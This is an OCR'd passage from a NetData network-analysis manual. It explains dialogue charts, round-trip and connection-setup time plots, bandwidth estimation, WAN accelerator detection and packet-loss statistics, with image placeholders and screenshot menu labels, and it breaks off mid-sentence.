
If a name is not given to a proxy server NetData assigns a unique name that begins with the word 'Proxy'.

Unless a Connect request provides an IP address instead of a domain name, NetData does not know the addresses of the origin servers and substitutes serial numbers for charting purposes. The dialogue chart displays these pseudo addresses with the serial number preceded by hash symbols.


Simulated backend connections are assumed to carry the same volumes of traffic as their captured front-end counterparts, and they also display the network abnormalties of those counterparts, even though the behaviour of backend connections is not known.

To investigate the behaviour of front-end connections that tunnel through to a particular backend server, right-click that server and from the Focus submenu choose 'Server as User'. Then move to the load-data window, load all the connections of the focused 'user', and plot the packets of interesting connections.

NetData can display a top-talker chart of the backend traffic to reveal which Internet or cloud services are most heavily used:




If both the front-end and backend traffic of a proxy server is captured, the simulation of backend connections can be disabled in the dialogue chart's formatting (filter-control) window:




11.9 Plotting Round-Trip and Connection-Setup Times

NetData can plot two types of charts that display round-trip times. The simpler form plots only the minimum connection-setup times and is drawn from connection records. This chart gives a quick indication of the sniffer's location because it plots round-trip times from the sniffer (at zero on the time scale) to each client and each service.




The second form displays minimum round-trip times from the sniffer to each network node, taking into account all data round-trips as well as connection setups. Because it is drawn from dialogue rather than connection records in the database it is associated with *dialogue summaries* on the second type of dialogue chart. It also requires round-trip times to be calculated. Trip times are normally calculated immediately after packet analysis, perhaps automatically, but if they haven't been calculated NetData will offer to calculate them when this chart is requested.




If the minimum setup time is larger than the data round-trip time, as occurs when the network includes a WAN accelerator, a green bar marks the time difference.

The View menu on the main NetData window and the menu below the Options button on the dialogue chart both provide separate options for the two types of trip-time chart, and a sub-menu provides options to suppress either the client or server measurements.


Names
Order
Source
Options
Highlight
Copy
Save
Dialogues
Services
Clients
Types
Nodes
?
Close
Chart Menu
Chart Trans
1 Client
from all connections
in tiers
Tot
192.168.1.242
(DellInc.)
focused
NetData Chart (packetbombSlowweb)
Hide Client (or Node Outbound) Traffic
Hide Server (or Node Inbound) Traffic
Highlight Missed Channels
Hide Zero-Error-Rate Dialogues
Hide Zero-Error-Rate Nodes
Hide Abnormality-Free Nodes
Hide Unresponsive Services (red)
Hide Services Always Refused (brown)
Hide Unconfirmed C-S Orientations
Plot Only VoIP (RTP, RTCP, SIP, SCCP) Traffic
Plot Only Traffic of Focused Client & Server
Hide One-Sided Dialogues (a channel is missing)
Hide Broadcasts and Multicasts (blue)
Hide Address Resolution (ARP) Traffic
Hide ICMP Pings
Hide Non-IP Traffic
Hide IPv4 Traffic
Hide IPv6 Traffic
Hide Non-Ethernet (vSwitch) Traffic
Hide Ethernet Traffic
Plot Minimum Data Round-Trip and Setup Times
Plot Minimum Conn-Setup Times
Plot Top Talkers
Adopt Node/Type Colours of Performance Chart
Mark Visible Dialogue Servers in Transaction Tree
Display Same Dialogues on Other Dialogue Chart
No RTT Chart
Clients Only
Servers Only
Clients and Servers
/ 184 Services
most highlighting
and high volumes
Packet
retransm.
rates
0.10%
0.08%
0.06%
0.04%
0.02%
0.00%
Largest flow
584.0 Kbps

11.10 Estimating Bandwidth

NetData estimates the speed of a path's slowest link – an indication of bandwidth – by analysing statistics of the time intervals between successive data packets of the largest size, outbound from individual nodes. In some networks there may be workstations that rarely issue long messages, in which case NetData also tracks the time intervals between successive acks to streams of data packets of the largest size sent to the node, and also analyses those intervals to estimate path speed. The estimates are plotted as blue bars indicating message-transfer speed on a Network Speed chart, an optional form of a Dialogue Summaries chart.



The blue bars on this chart indicate that the slowest link in the paths to most users operated at 512 Kbps (rounding up from typical indications of 450 Kbps). When the trip speed (pink bar) is roughly half the message-transfer speed, it indicates that packets must traverse two links operating at the slowest speed.


A speed estimate will be poor or unavailable if the sniffer was late with its timestamps, if there was severe congestion in the network path, or if there were few sequences of long packets.

There are two other ways to measure network speed. One is to load a large burst of packets for the data-flow chart and ask NetData to plot the throughput during the burst. Another is to plot on the timing chart many bursts of traffic for the subject link and request a frequency-distribution chart of time intervals between maximum-size packets or between their acks.

11.11 Charting Minimum Round-Trip Times

TCP connections set up through a WAN accelerator are usually delayed by the normal WAN propagation delay (loop-delay) because the request must be submitted to the remote server, but the accelerator improves performance by issuing TCP acknowledgments immediately rather than waiting for the remote node to acknowledge data.

NetData displays minimum setup times in a variation of the *main dialogue* chart, and displays minimum data round-trip times in a variation of the *dialogue summary* chart. To better compare the two types of round-trip times and reveal the existence of accelerators, the RTT form of the dialogue summary chart plots both statistics for every node. The minimum RTT is displayed in the normal way and green bars are added to show the differences between connection-setup times and their corresponding data RTTs.



In this example Natasha's workstation is connected to a remote web server through a pair of accelerator appliances, reducing the effective loop-delay for TCP acknowledgements by 1.7 ms.

11.12 Tagging Connection Fragments

If NetData doesn't see how a connection is opened it chooses the most likely client-server orientation, and that choice may subsequently prove to be wrong. NetData has extensive algorithms to determine a connection's application type and its client-server orientation, using clues from similar connections and other dialogues. It will change the character of connections retrospectively, even after they have been closed. If a connection's orientation is changed, all previously recorded packets will have their orientation changed in the database, automatically, at the end of analysis.

In some circumstances it is impossible to determine a dialogue's proper orientation, and to remove what may be spurious dialogues the dialogue chart has an option to 'Hide Unconfirmed C-S Orientations'.


11.13 Dialogue Chart Layout

The first, default option in the drop-down menu of the Order button on the dialogue chart tends to place nodes on the chart in name order. However, a refinement of this 'Normal' mode identifies nodes that play both client and server roles – nodes in a central tier of the network – and places them in such a way that separates the dialogues of different tiers. The result is a 'cleaner' diagram with fewer crossovers. Nodes not connected to a central tier are still listed in name order.


11.14 Separating Protocol Dialects on the Dialogue Chart

Some application protocols such as Oracle's SQL*Net (on Transparent Network Substrate) allow an individual service to support numerous dialects – protocol versions and message formatting schemes. A dialect is determined by negotiation between client and server at the beginning of each session, and it is quite normal for a server to conduct many sessions with different dialects through the one port. Furthermore, an individual client running different programs might use different dialects in different sessions with the same service.

A dialogue chart normally displays all the protocol dialects for each service (server and port number), not only to list the dialects but also to show which clients used the various dialects.



An option in the chart's initial configuration window aggregates the traffic of the different protocols of each service to save chart space:



11.15 Finding Traffic of a Particular Protocol

When there are too many dialogues to fit on the dialogue chart a particular service or protocol type can be found in the supporting service or application-type table. It may be particularly useful to sort the table by application type or server port number. If a desired service is found in the service table, the Focus command in the context menu not only sets the focus on the particular server, but also sets the application-type and port filters. A subsequent View command may then load all the transactions and packets of the focused service.

11.16 Lost-Packet Statistics

Evidence of packet loss is provided readily by the dialogue chart, especially when the chart highlights rates of retransmissions, sequence gaps, or selective acks. An option in the highlighting menu will identify the dialogues with large rates of packet loss *beyond* the monitoring point, and complements gap statistics which identify packet loss in streams *prior* to reaching the monitoring point.

The four types of statistics quantify packet loss with different levels of confidence and accuracy, and together help to identify the region where packets are lost. *Retransmission* counts are accurate but do not necessarily indicate packet loss – they might be caused by late acknowledgements. *Sequence gaps* indicate either packet loss or packets overtaking other packets, but NetData counts a gap only when it sees the gap filled, and assesses the gap-fill time to determine whether a packet has been overtaken or lost. Unless the path loop-delay is very small the indication is confident, but the count of packet losses tends to be understated – it is not possible to determine how many packets were lost to create a gap. *Selective acks*, like gaps, indicate packets either lost or overtaken, and NetData increments their count only when they indicate loss and when a subsequent, non-selective ack indicates that all gaps have been filled.


Provided the sniffer hasn't dropped many packets, and the network's packet-loss rate is not very high, the new packet-loss statistic is both confident in its indication of packet loss, and accurate in its count of lost packets. The count refers to packets captured by the sniffer, but whose subsequent loss 'beyond the monitor' is inferred from the subsequent appearance of selective acks or duplicate acks. NetData labels these counts and packet markers as either 